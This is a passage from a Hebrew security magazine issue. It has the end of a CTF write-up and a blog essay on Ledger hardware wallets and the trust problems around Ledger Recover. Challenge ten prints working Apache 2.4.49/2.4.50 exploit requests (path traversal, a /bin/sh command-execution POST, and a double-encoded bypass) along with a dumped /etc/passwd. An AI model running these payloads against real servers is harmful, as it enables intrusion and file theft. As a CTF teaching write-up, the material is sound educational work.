החיפוש הראשון שלי היה בקשות HTTP מסוג POST, הנחתי כי כדי למצוא סיסמא גלויה ולא מוצפנת סביר שהבקשה תהיה בפרוטוקול HTTP ו-POST requests משמשות לשליחת טפסים.


ואכן, הייתה רק התאמה אחת שבה הופיעו הפרטים.



הדגל: "incorrect!"

האתגר התשיעי: "Can you see?"

באתגר הנוכחי קיבלנו קישור לדף שמחזיק לנו שגיאה על Referer לא נכון, וקיבלנו את קוד הדף כקובץ.



הקישור מציג את השגיאה:

Bad Referrer!Try Harder!


פתרון האתגר:

בקוד הדף אנו פוגשים קוד PHP ובו רואים כי האתר מצפה לשלושה HTTP Headers עם ערכים ספציפיים, ודורש שלא יהיה Referer Header. כדי לפתור את האתגר אנו נדרשים לייצר הודעה מותאמת, אני השתמשתי בכלי Burp Suite, ובו ייצרתי הודעה עם הערכים שהדף ביקש.

ואכן אחרי שליחת ה-Header-ים הנדרשים - קיבלתי את הדגל. קוד הדף:

```php
<?php
$head = array("Pragma: cache", "Cache-Control: max-age=500", "X-XSS-Protection: 0");
$input = [];
$i=0;
$flag="false";
if(isset($_SERVER['HTTP_REFERER']))
{
echo "Bad Referrer!";
}
else
{
foreach (getallheaders() as $name => $value) {
    echo "$name: $value\n"; array_push($input,"$name: $value");
    }
}
if (count(array_intersect($head, $input)) == count($head)) {
  writeMsg();
}
else {
  echo "Try Harder!";
```

הבקשה ב-burp והדגל שהתקבל:




הדגל: "{missing_hEader_Fl@g}"

אגב, Burp Suite הוא כלי לבדיקות אבטחה למוצרים מבוססי Web, מאפשר ליירט ולערוך תעבורה וכלי מאוד חשוב בארסנל של בודקי חדירות. הכלי בגרסתו המלאה (Pro) מפותח ע"י חברה בשם PortSwigger והוא בתשלום. אך עם זאת, קיימת גם Community Edition המפותחת בשיתוף נרחב עם הקהילה והוא שווה לא פחות. יש לכלי המון יכולות, ממליץ להרחיב עליו קריאה ולאמץ ☺

https://portswigger.net/burp/communitydownload

האתגר העשירי: "Let's Go"

תודה ל-**ai_il32** שהצטרף לאתגר ופתר אותו! קיבלנו קישור לדף המכיל את הטקסט: "!It Works" ונדרשנו למצוא את הדגל.



פתרון האתגר:

תוך כדי פתרון האתגר, התייעצנו עם **אפיק קסטיאל**, וכאן אכניס ציטוט שלו: "*בדרך כלל לא שמים גרסאות ישנות סתם*". מבט על ה-Response בדף מציג לנו את גרסת שרת ה-Web שרץ בדף (Apache 2.4.49) וחיפוש של הגרסה בגוגל מוצא לנו חולשת Path Traversal המאפשרת אף במקרים מסויימים, הרצת קוד על גרסת ה-Apache.

החולשה נובעת מכך שבגרסה זו של Apache הוכנסו מספר פונקציות חדשות בקוד לטובת Path Normalization. אחת הפונקציות החדשות לא תפקדה כנדרש מכיוון שציפתה לקבל את התווים ב-URL כתווי Unicode, אך במידה והתווים היו מקודדים כ-"URL Encoded" (קידוד שהייצוג שלו גורם לכך שכל 3 תווים ייחשבו כתו בודד) - ניתן היה להחדיר תווים "זדוניים" ולעקוף את הסינון של הפונקציה.

על מנת שניתן יהיה לנצל את החולשה, על השרת התוקף להיות נגיש לתיקיה המוגשת ע"י שרת ה-Apache אשר מקונפגת כ:

```
<Directory />
   Require all granted
</Directory>
```

כך שבמידה ושולחים בקשת GET באופן הבא:

```
GET /cgi-bin/.%2e/.%2e/.%2e/.%2e/ HTTP/1.1
```

הפילטר שאמור לזהות את התבנית "/../" ולהסיר אותה, כושל, ומאפשר לתוקף לצאת מגבולות התיקיה שהוגדרה כ-"wwwroot". כמובן שלא יכולנו לדעת כיצד השרת מוגדר אך אין לנו מה להפסיד ☺

ai_il32 השמיש את החולשה, ואכן - קיבלנו את הדגל שהסתתר בקובץ "/etc/passwd", החולשה:

קובץ ה-"/etc/passwd" בשרת:

```
└─$ ./PoC.sh targets.txt /etc/passwd
https://incd-challange-lets_go.chals.io/
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
www-data:x:82:82:Linux User,,,:/home/www-data:/sbin/nologin
utmp:x:100:406:utmp:/home/utmp:/bin/false
Flag{U_F1nd_/\/\!}
```

הדגל: "Flag{U_F1nd_/\/\!}"

אגב, בנוגע לחולשה הנ"ל, בתחילה היא פורסמה ב-Path Traversal, אך עם מחקר נוסף התגלה כי היא מאפשרת, בהינתן mod_cgi דלוק (סגור כברירת מחדל) גם הרצת קוד על השרת, באופן הבא:

```
POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1
Host: [TARGET]
Accept: */*
Content-Length: 7
Content-Type: application/x-www-form-urlencoded
Connection: close
echo;id
```

כאשר החולשה תוקנה, התגלה כי היא תוקנה באופן חלקי, וניתן היה לעקוף את התיקון ע"י שליחת אותו רצף התווים בדיוק ("/..") כאשר הוא מקודד כ-Double Encoding!

כך, שאם התו "." ב-URL Encoding "קלאסי" יומר ל-"%2e" (הערך האסקי של "." כאשר לפניו מופיע הסימן "%"), כעת, תחת Double Encoding עלינו להמיר את הייצוג של "2" בנפרד ולאחריו את הייצוג של "e" בנפרד ל-URL Encoding ולפניהם להוסיף "%". מה שיוצא: %%32%65. ומכן שאת הבקשה המקורית יש לשלוח באופן הבא:

```
GET /cgi-bin/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32
%65/%%32%65%%32%65/%%32%65%%32%65/%%32%65%%32%65/etc/passwd HTTP/1.1
```

מעניין ☺, עוד יותר מעניין זה שמסופר שאת החולשה גילו כאשר זיהו גורם עויין משתמש בה In the Wild!

ליותר מידע על החולשה, אני ממליץ לכם לקרוא כאן:

https://blog.qualys.com/vulnerabilities-threat-research/2021/10/27/apache-http-server-path-traversal-remote-code-execution-cve-2021-41773-cve-2021-42013

האתגר האחד עשר: "Decrypt Me"

באתגר זה קיבלנו הודעה שהוצפנה באמצעות xor ונדרשנו לפענח אותה, נאמר לנו כי נדרשנו למצוא את הדגל ולהחזיר את הדגל + מספר ה-ascii של התו אתו פענחנו.

פתרון האתגר:

הצפנת XOR נחשבת כהצפנה חזקה וכפי שראינו באתגר הראשון, מטרת האתגר היא לא לבחון את כוח המחשוב שלנו - כדי לפענח הצפנת XOR כחלק מ-CTF ניתן להניח שנקבל מידע מקדים על ההודעה/מפתח ההצפנה או שתהיה חזרתיות גבוהה בהודעה/במפתח שתאפשר לנו את הפענוח.

במקרה שלנו נאמר לנו כי ההודעה הוצפנה עם תו ascii יחיד - כמובן חזרתי, מה שמשאיר אותנו עם byte אחד - 256 תווים אופציות, במקרה שלנו - מספיק קצר כדי לעבור על התוצאות בעין.

במידה והיינו מקבלים טווח גבוה יותר, היה ניתן לבצע סריקה וחיפוש של טקסט "הגיוני" בלבד - לצורך העניין, לא להתייחס להודעות בהן מופיע תו המייצג את הפעולה "Delete" שאפשר להניח כי אינה חלק מהדגל שלנו.

כתבתי קוד שמנסה את האפשרויות ב-byte יחיד, ולא מצאתי את הדגל.

הפענוח לא הצליח כיוון שההודעה המוצפנת עברה המרה ל-base64 ואז היפוך מהסוף להתחלה (ה-"=" בסוף מרמז על כך). הוספתי המרה ואכן מצאתי את הדגל.

הקוד המפענח:

```
import string
import base64

encrypted_message = "QndgZHFcanBDbGthSEA=" # Original Message
encrypted_message = base64.b64decode(encrypted_message) # Decode To ascii

for key_ascii in range(256):
    decrypted_message = ""

    for char in encrypted_message:
        decrypted_char = chr(char ^ key_ascii)
        decrypted_message += decrypted_char

    if decrypted_message.isprintable(): # Printing Only relevant output
        key_bytes = bytes([key_ascii])
        print(decrypted_message, key_ascii)
```

ההודעה המפוענחת:

```
Cvaep]kqBmj`IA 1
@ubfs^hrAnicJB 2
Atcgr_is@ohbKC 3
Fsd`uXntGhoeLD 4
GreatYouFindME 5
DqfbwZlvEjmgNF 6
Epgcv[mwDklfOG 7
```

הדגל: "{GreatYouFindMe-5}"

הערה: XOR היא פעולה שניתן לבצע בביטים, הפעולה מחזירה 1 עבור חיבור שני ביטים שונים (אפס ואחד או אחד ואפס) ומחזירה אפס עבור חיבור ביטים זהים (אפס ואפס או אחד ואחד). הצפנת XOR היא לקיחת הודעה ומפתח הצפנה המרתם לביטים וביצוע פעולת XOR בין הביט הראשון בהודעה לביט הראשון במפתח וכן הלאה. יש חשיבות לאורך המפתח בהשוואה לאורך ההודעה, כיוון שבמידה והמפתח קצר מההודעה - מתחילה חזרתיות בהצפנה.

כאן הסתיים המקטע השני!

סיכום

סיימתי את האתגר בשלושה ימים +-,עם מספר שעות בכל יום. לתחושתי האתגר הקיף המון נושאים שונים, אך לא לעומק - אני מניח שזו מטרתו. למעט אתגר שבע (אתגר המפה) כל האתגרים דרשו היכרות/חקירה של נושא.

במעבר החוזר שלי לטובת ה-Writeup, פתחתי את כל הרמזים ולעיתים הם הפכו מאתגר שדורש חשיבה לפשוט משמעותית, לדוגמא:

- האתגר השלישי (מציאת הדגל המחולק ב-PCAP) - הרמזים אמרו לעקוב אחרי HTTP, אחרי TCP Stream וכי בוצעה המרה בין Base32->Base64.
- האתגר השביעי (אתגר המפה) - הרמז אמר בישירות להסתכל במפה.

נהניתי מהאתגר השלישי והעשירי מאוד, שניהם גם לקחו לי יותר זמן מהאחרים.

תודות

- תודה ל**מס"ל** על האתגר!
- תודה ל-**ai_il32** שהצטרף לתרגיל 10 ופתר אותו
- תודה ל**אפיק קסטיאל (cp77fk4r)** על העזרה

על הכותב

שמי **נעם גלילי**, בן 24, חוקר הקשחת שרתים ותקשורת. וחובב CTF-ים מושבע. הלינקדאין שלי:
https://www.linkedin.com/in/noam-galili-375703264

על ארנקים מבוססי חומרה ואמון

מאת עו"ד יהונתן קלינגר

הקדמה

עולם הקריפטו מלא נוכלים והונאות. את זה כולם יודעים. היקף הנוכלויות תלוי בצורה שבה מגדירים נוכלות, אבל הכלל הוא פשוט: ביטקוין* הומצא כדי להיות מטבע חופשי מכבלים מדינתיים וחסין צנזורה. הרעיון הוא שכל מי שהוא חלק מקהילת הביטקוין הוא בר-חירות לבחור את הדרך בה הוא משתמש בכספים שלו, למי להעביר, למי לקבל, והכל תוך הבנה שיש כללים סגורים לנושא. לכן, ההתקנה של ארנקי ביטקוין היא לא דבר פשוט: נכון. אנחנו לא ב-2010 שצריך להתקין תוכנה מיוחדת על המחשב, לסנכרן אותה במשך שבוע מול הרשת ורק אז לייצר ארנק, אבל הטכנולוגיה בכוונה קשה.

מדוע הטכנולוגיה בכוונה קשה? מלא נוכלים והונאות כיוון שמדובר בכסף. המטרה היא לסבך ולמנוע מצב שבו קל מאוד לגנוב את כל הכסף שלכם, ולכן גם התוכנות הידידותיות ביותר רוצות שלפני שכסף יוצא מהארנק שלכם יבוצעו פעולות לא פשוטות. בין היתר, הליך הגיבוי של הארנק הוא מסובך. ומה זה הליך גיבוי? אם התקנתם ארנק על הטלפון הסלולרי שלכם, אתם תקבלו במעמד יצירת הארנק קובץ סודי שכל מי שיש לו גישה לקובץ הזה יכול לקחת את כל הכספים שלכם. זה נחמד כשיש לכם יתרה של מאתיים שקלים, או אולי אפילו אלפיים, אבל כשאתם מחזיקים מיליון דולר? פחות. לכן, נוצרו ארנקי חומרה.

ארנקים מבוססי חומרה


מה זה ארנק חומרה? ארנק חומרה הוא מכשיר שמחזיק את מפתחות הקריפטו שלכם בצורה מאובטחת על המכשיר, ושאי אפשר לחלץ או לפרוץ אותו גם אם המחשב נגוע. הנחת המוצא של ארנק חומרה היא שיש לכם וירוס או סוס טרויאני על המחשב או הטלפון. ומה זה אומר? אם יש לכם סוס טרויאני על הטלפון, וארנק הקריפטו שלכם על הטלפון, אז הסוס יכול לרוקן את הארנק כי יש לו שליטה על הטלפון. לעומת זאת, אם מפתחות הקריפטו שלכם לא נמצאות על הטלפון אלא ברכיב חומרה ייעודי שהטלפון לא יכול לגעת בו, אז גם אם יהיה סוס טרויאני על הטלפון לא יהיה אפשר לגנוב את הכסף. זה גם אומר שצריך לעשות עבודה קשה כדי לשלוח כסף: בשלב הראשון מאשרים את העסקה על הטלפון, ורק אחר כך העסקה מופיעה גם על

* אני הולך להשתמש בביטקוין וקריפטו בצורה תחליפית כאן, אבל ברור למה אני מתכוון

המסך של הארנק. אם שתי העסקאות זהות (כדי למנוע מצב שבו הסוס הטרויאני זייף את כתובת השליחה) אז מאשרים, והכסף יוצא.

הכלל הכי חשוב של ארנקי חומרה הוא שאין למי שייצר את הארנק שליטה בכסף שלכם. זה אומר שאף אחד, לא מי שבנה את הארנק, לא מי שעובד שם, ולא חבר שלהם, לא יכול לגשת לכסף שלכם. זה כל כך חשוב כי במקרים אחרים בעולם הקריפטו, כשהכסף נשלט על ידי גופים מסוימים הוא פשוט נעלם. בורסות שהחזיקו כספים נפרצו, שירותי מימון פשטו רגל, חוזים חכמים הופעלו על ידי פרצות אבטחה. כלומר: אם לכם אין שליטה בלעדית במפתחות שלכם, אז אתם לא מחזיקים באמת בכסף.

וזו החשיבות של ארנק חומרה: כשאתם קונים את הארנק הוא מחולל פעם אחת מחרוזת גיבוי. המחרוזת הזו, שמורכבת בדרך כלל מ-24 מילים, היא סוד שכל מי שיש לו גישה אליו יכול לקחת את כל הכסף שלכם. וזה לא תרחיש תיאורטי. זה וקטור התקיפה הכי פופולרי שיש: בגלל זה מזהירים אתכם שבכל מקרה אסור לכתוב את 24 המילים האלה אונליין, אסור להקליד אותן במחשב ואם אתם רוצים לשחזר את הארנק צריך להזין אותן רק בארנק ולא בכל מקום אחר. למה? כי הארנק הוא רכיב מאובטח שמנותק מהרשת.



[כך נראית לוחית גיבוי מאובטחת: ה-Seed חרוט על הלוחית ולא מאוחסן על מחשב]

חברות המייצרות ארנקי חומרה, אם כן, מוכרים אמון. זה המוצר שלהם. בלי אמון אין להם משמעות. בשוק של ארנקי החומרה בקריפטו היו עד החודש שני שחקנים מרכזיים: Trezor ו-Ledger.

Ledger, שהיא הנושא של המאמר הזה, חוו אירוע אבטחת מידע שבו פרצו לרשימת התפוצה שלהם.

בעיית אמון

זה קרה בשנת 2020 כשרשימת כתובות המייל של אנשים שרכשו בחנות של Ledger, ביחד עם כתובת המשלוח שלהם ושמם דלפו. זה לא היה טוב במיוחד כי זה ייצר בנק מטרות. מה זה אומר? זה אומר שעכשיו מסתובב ברשת מאגר מידע שלם של אנשים שקנו ארנק חומרה לקריפטו. כלומר יש רשימה של אנשים שיכול להיות שמחזיקים סכומים משמעותיים. אותם אנשים בשלוש השנים האחרונות היו קרבנות של שני סוגי תקיפה.

[ארנק מבוסס חומרה: Nano X של חברת Ledger]

הסוג הראשון הוא **פישינג**. פישינג זה לא קריטי, אבל זה הופך להיות קריטי כשההודעות מתחזות להודעות מ-Ledger. אנשים קיבלו הודעות מייל שצריך לעדכן את התוכנה, הורידו עדכון מאתר מזויף ואז התבקשו לכתוב את 24 המילים במחשב (וגם שיחות טלפון). רוב האנשים נעדרים בידע טכני כדי להבין כמה ולמה זה פסול ולכן עשו את זה, וכך איבדו את מיטב כספם. אבל זו הונאה שקל היה יחסית למנוע: פשוט לזהות את הפישינג וליישם פרקטיקה שאומרת "אל תקליד את המילים על מחשב".

הסוג השני הוא יותר קריטי. שוב, יש רשימה של אנשים שיש להם בבית מלא קריפטו. זה אומר שאפשר לדפוק להם על הדלת, להראות להם לום ולהגיד שאם הם לא משלמים אז הם יאבדו יד, רגל, איש אהוב. קרבנות סחיטה. זה אומר שלא משנה כמה טובה ההצפנה של Ledger, בסוף, **אם יש למישהו לום הוא יהלום בך עד שהאבטחה תשבר**.

אז אמון הוא עניין זמני. Ledger אולי הצליחו, עד החודש, לשחזר חלק מהאמון עם מוצרים טובים, ידידותיים למשתמש, וממשק טוב. הבעיה התחילה עם דחיפת עדכון התוכנה האחרון. העדכון הנ"ל הינו פרי שיתוף פעולה של Ledger עם חברת Coincover בשם Ledger Recover. Ledger אמרו בבסיס דבר חשוב: רוב הכספים שנעלמים נעלמים כי המשתמשים שלנו לא מבצעים גיבוי כמו שצריך. אם זו הבעיה, בואו נייצר להם דרך לגבות בצורה מאובטחת את המידע שלהם ולמנוע מצב שבו הם מאבדים גישה לכספים. אלא, שעם כוונות טובות לא מצליחים תמיד לעמוד בבעיות אמון.

הבעיה התחילה כך: Ledger דחפו עדכון קושחה לארנקים שלהם שביחד עם עדכוני האבטחה הרגילים הוסיפה את האופציה להרשם לשירות שבו רכיב האבטחה המוגן (תמורת עשרה דולר לחודש ובצירוף ביטוח עד 50,000 דולר), אותו רכיב שאף פעם לא אמור להיות מחובר לרשת, יכין שלוש חבילות מוצפנות שכל אחת מהן כולל חלק מהמפתח וישלח אותן לשלוש חברות שונות. השליחה תבטיח שאם אותו אדם יאבד את הגישה לארנק, הוא יוכל לשחזר את הכספים. אלא, שכדי להפעיל את זה, צריכה היתה Ledger

לייצר פגיעות: הפגיעות היא האפשרות לשלוח החוצה את הסוד הכי גדול: המפתחות. ברגע שזה הובן על ידי המשתמשים, התחילה סערה בקרב קהילת הקריפטו. הרי, שילמנו בסך הכל על מוצר כדי לקבל מוצר שאי אפשר לפרוץ, ופתאום אתם מוסיפים לנו חור אבטחה.

Ledger ערכו סמינר מלא והסבירו שלא מדובר בחור אבטחה אלא בעוד דרך לגבות את המידע (שווה לשמוע את השעה השלמה כדי להבין איך מחלקת יחסי ציבור עובדת). לדבריהם אין דלת אחורית. אלא שיש בכך מספר בעיות:

- הראשונה היא שברגע שהמוצר כבר לא מאובטח באותה צורה, ברור שאי אפשר לסמוך על כך שלא הוכנסו דברים נוספים כאלה.
- השניה היא שברגע שאת המפתח מחזיקים שלושה גופים חיצוניים (שמספיק שניים מתוכם כדי לגעת בכספים) ואותם גופים מחזיקים גם את הזהות של בעל החשבון, הרי שבתי משפט יכולים להתערב כאן: פתאום יכול לבוא שופט בארצות הברית ולבקש להעביר כספים מ-X ל-Y, או לתפוס אותם לטובת עצירת מה שהוא תופס כפעילות עבריינית

זה אומר שבעל החשבון איבד שליטה מלאה בכספים שלו והעביר אותם. לא משנה כמה זה מוצפן: אם אפשר לשחזר, זה אומר שאפשר גם לגנוב או להחרים.

לסיכום

גם לאחר ש-Ledger ערכו סמינר שבו ניסו להציג את הכל ולהסביר כמה הכל מאובטח ולא השתנה. זה לא ממש עבד מול הקהילה. הם איבדו את האמון של הקהילה וגם אם ימשכו את העדכון, כרגע ברור שהקוד שהם דחפו, שאמור היה להיות סודי ומאובטח, וחזק מאוד, כבר לא יתפס ככזה. בסופו של דבר, הם לקחו מוצר אבטחה ושנמכו אותו כדי להגיע להמונים. הפתרון לא היה צריך להיות שם אלא במקום שבו הם יכולים לתת להמונים מוצר אחר, פחות מאובטח, תחת מיתוג אחר.

אמון הוא משהו שקשה לרכוש, ועוד יותר קשה לתחזק.

על המחבר

יהונתן קלינגר הוא עורך דין בעל תואר שני במשפט עסקי מהמרכז הבינתחומי הרצליה (אוניברסיטת רייכמן) ובעל תארים ראשונים במשפטים ובממשל, דיפלומטיה ואסטרטגיה.

מאמר זה פורסם במקור כפוסט בבלוג "Intellect or Insanity" של עו"ד יהונתן קלינגר.

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-151 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב: למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה רבות כדי להביא לכם את הגליון.

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' about a revolution sounds like a whisper"

הגליון הבא מתוכנן לצאת בסוף חודש יוני.

אפיק קסטיאל,

31.05.2023